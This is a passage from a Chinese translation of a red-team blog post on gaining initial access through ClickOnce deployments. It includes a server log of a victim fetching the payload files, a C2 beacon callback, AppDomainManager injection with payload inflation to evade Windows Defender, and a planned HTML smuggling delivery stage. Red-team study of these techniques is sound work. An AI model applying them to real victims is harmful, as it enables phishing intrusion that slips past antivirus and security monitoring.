Bad request version ('\\x00\\x12\\x00\\x10\\x04\\x03\\x08\\x04\\x04\\x01\\x05\\x03\\x08\\x05\\x05\\x01\\x08\\x06\\x06\\x01\\x00\\x17\\x00\\x00DÍ\\x00\\x05\\x00\\x03\\x02h2\\x00\\x05\\x00\\x05\\x01\\x00\\x00\\x00\\x00\\x00+\\x00\\x07\\x06ÊÊ\\x03\\x04\\x03\\x03\\x00\\x1b\\x00\\x03\\x02\\x00\\x02ÿ\\x01\\x00\\x01\\x00\\x00\\x12\\x00\\x00\\x00') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x07\x00\x01\x00\x06ü\x03\x03\x15gÔ¦\x16@ì;ÔîmùWkwHÑ h\x08\x8c\x93Õ\x8aýãc\x9dyëe§ ÚP)\x05{RÚ\x1a%(Ú\x04\x00F\x9c\x14JZ ¾?¦\x04T:`a\x8e\\j]\x87\x00 ÚÚ\x13\x01\x13\x02\x13\x03À+À/À,À0̨̩À\x13À\x14\x00\x9c\x00\x9d\x00/\x005\x01\x00\x06\x93jj\x00\x00\x00\x0d\x00\x12\x00\x10\x04\x03\x08\x04\x04\x01\x05\x03\x08\x05\x05\x01\x08\x06\x06\x01\x00\x17\x00\x00DÍ\x00\x05\x00\x03\x02h2\x00\x05\x00\x05\x01\x00\x00\x00\x00\x00+\x00\x07\x06ÊÊ\x03\x04\x03\x03\x00\x1b\x00\x03\x02\x00\x02ÿ\x01\x00\x01\x00\x00\x12\x00\x00\x00" 400 - 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message Bad request syntax ('\\x16\\x03\\x01\\x06À\\x01\\x00\\x06¼\\x03\\x03\\x16~\\x88kk\\x16ÎOÕ\\x90\\x87ôA\\x9akÝKñ¨') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x06À\x01\x00\x06¼\x03\x03\x16~\x88kk\x16ÎOÕ\x90\x87ôA\x9akÝKñ¨" 400 - 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message Bad request version ('¯Fä¥à\\x9eöédÛ÷9ÇÉÞA\\xad\\x92\\x01·ZS\\x16\\x00') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x06 \x01\x00\x06\x9c\x03\x03%#mûÐ>ßZ\x99ç\x09=K×¼Ä(\x0di\x9d\x1e\x8d9ìt\x0bþ5\x93\x00Î\x19 Å9\x0eá\x16Ã\x10c\x0c¯Fä¥à\x9eöédÛ÷9ÇÉÞA\x92\x01·ZS\x16\x00 " 400 - 192.168.233.129 - - [10/Oct/2026 16:14:54] "GET / HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:14:54] code 404, message File not found 192.168.233.129 - - [10/Oct/2026 16:14:54] "GET /favicon.ico HTTP/1.1" 404 - 192.168.233.129 - - [10/Oct/2026 16:15:37] "GET /DirectHandler.application HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:16:29] "GET /DirectHandler.application HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:16:29] "GET /DirectHandler.manifest HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:16:55] "GET /Newtonsoft.Json.dll.deploy HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:16:55] "GET /config.json.deploy HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:16:56] "GET /powershell_ise.exe.config.deploy HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:16:56] "GET /powershell_ise.exe.deploy HTTP/1.1" 200 - 192.168.233.129 - - [10/Oct/2026 16:16:57] "GET /DirectHandler.dll.deploy HTTP/1.1" 200 -然后我们等待 8 分钟,紧接着信标就回连了。Adaptix 中出现了这台
THEPUNISHER机器上用户fcastle的会话,进程为powershell_ise.exe (x64)。和我们预期的完全一致。

这 8 分钟的延迟是内置的规避行为,但在一次攻防过程中,这一点值得提醒:这段窗口期很关键。如果目标方有 SOC 在近实时地监控告警,你要确保自己在这段窗口期内的 OPSEC 足够扎实,因为文件此时已经落到磁盘上了。
还有一点:
THEPUNISHER机器上确实运行着 Windows Defender。向已签名二进制文件实施 AppDomainManager 注入,再叠加膨胀后的载荷体积,两者共同导致 Windows Defender 没能捕获这次行为。这里我想谨慎一些,避免夸大结论,因为 AV 绕过始终取决于具体环境和配置。不过在开箱即用的状态下,Defender 保持默认配置、也没有任何自定义检测规则,这一次干净地落地了。
收尾
在我见过的大多数红队演练中,ClickOnce 作为初始访问途径确实没有被充分利用。用户交互极少,投递过程与企业正常的软件分发行为难以区分,而 AppDomainManager 注入技术能让你在一个已签名的进程内获得可靠的执行原语 (execution primitive)。ClickForClickOnce 让这套流程易于上手,无需手工处理 msbuild 清单文件。
如果你正在搭建自己的初始访问作战手册 (playbook),还没有考察过这个方向,值得在自己的实验环境里花上几个小时。参考资料见下方。
参考视频:https://www.youtube.com/watch?v=Zid7tB0Iyss
我脑子里的下一步
我反复琢磨的一直是这件事。目前的投递步骤是“让受害者访问一个 URL 并点击
.application文件。”这招在实验室里管用,可放到真实的钓鱼场景里,浏览器对.application文件直接下载的拦截正变得越来越激进,尤其是来自陌生域名的下载。- HTML 走私 (HTML smuggling)
正好能补上这个缺口。你可以改用一个 HTML 页面来替代直接提供原始 ClickOnce 部署目录的做法,这个页面用 JavaScript 的 Blob/URL 技巧在客户端重建并写出
.application文件。 组合起来大致是这样:
托管一个 HTML 走私页面,页面加载时从 JS 中嵌入的 base64 blob 重建
DirectHandler.application用户进入该页面,文件自动“下载”,浏览器弹出打开/保存提示
从这里开始由 ClickOnce 流程接管,两次点击,信标落地
这一步同时绕过了邮件附件扫描和网络层面的文件检查。ClickOnce 那一侧已经处理好了 AV 和 AppDomainManager 注入。两者叠加,你就得到了一条相当完整的从投递到执行的链路,各阶段的暴露面都很小。
这套东西我还没有动手搭出来,但它已经在我的清单上。如果它的表现和我设想的一样,等我做到那一步时,我会把它完整记录下来。
免责声明:本文译自 Akchhat 发表的英文文章《Two Clicks to a Beacon: Abusing ClickOnce Deployments for Initial Access》,版权归原作者及原站点所有。译文仅供技术交流与学习,不代表本号观点。翻译内容如有偏差,请以原文为准。如涉及版权问题,请联系本号处理。
本文转载自微信公众号「securitainment」,查看原文。版权归原作者所有,如有侵权请联系删除。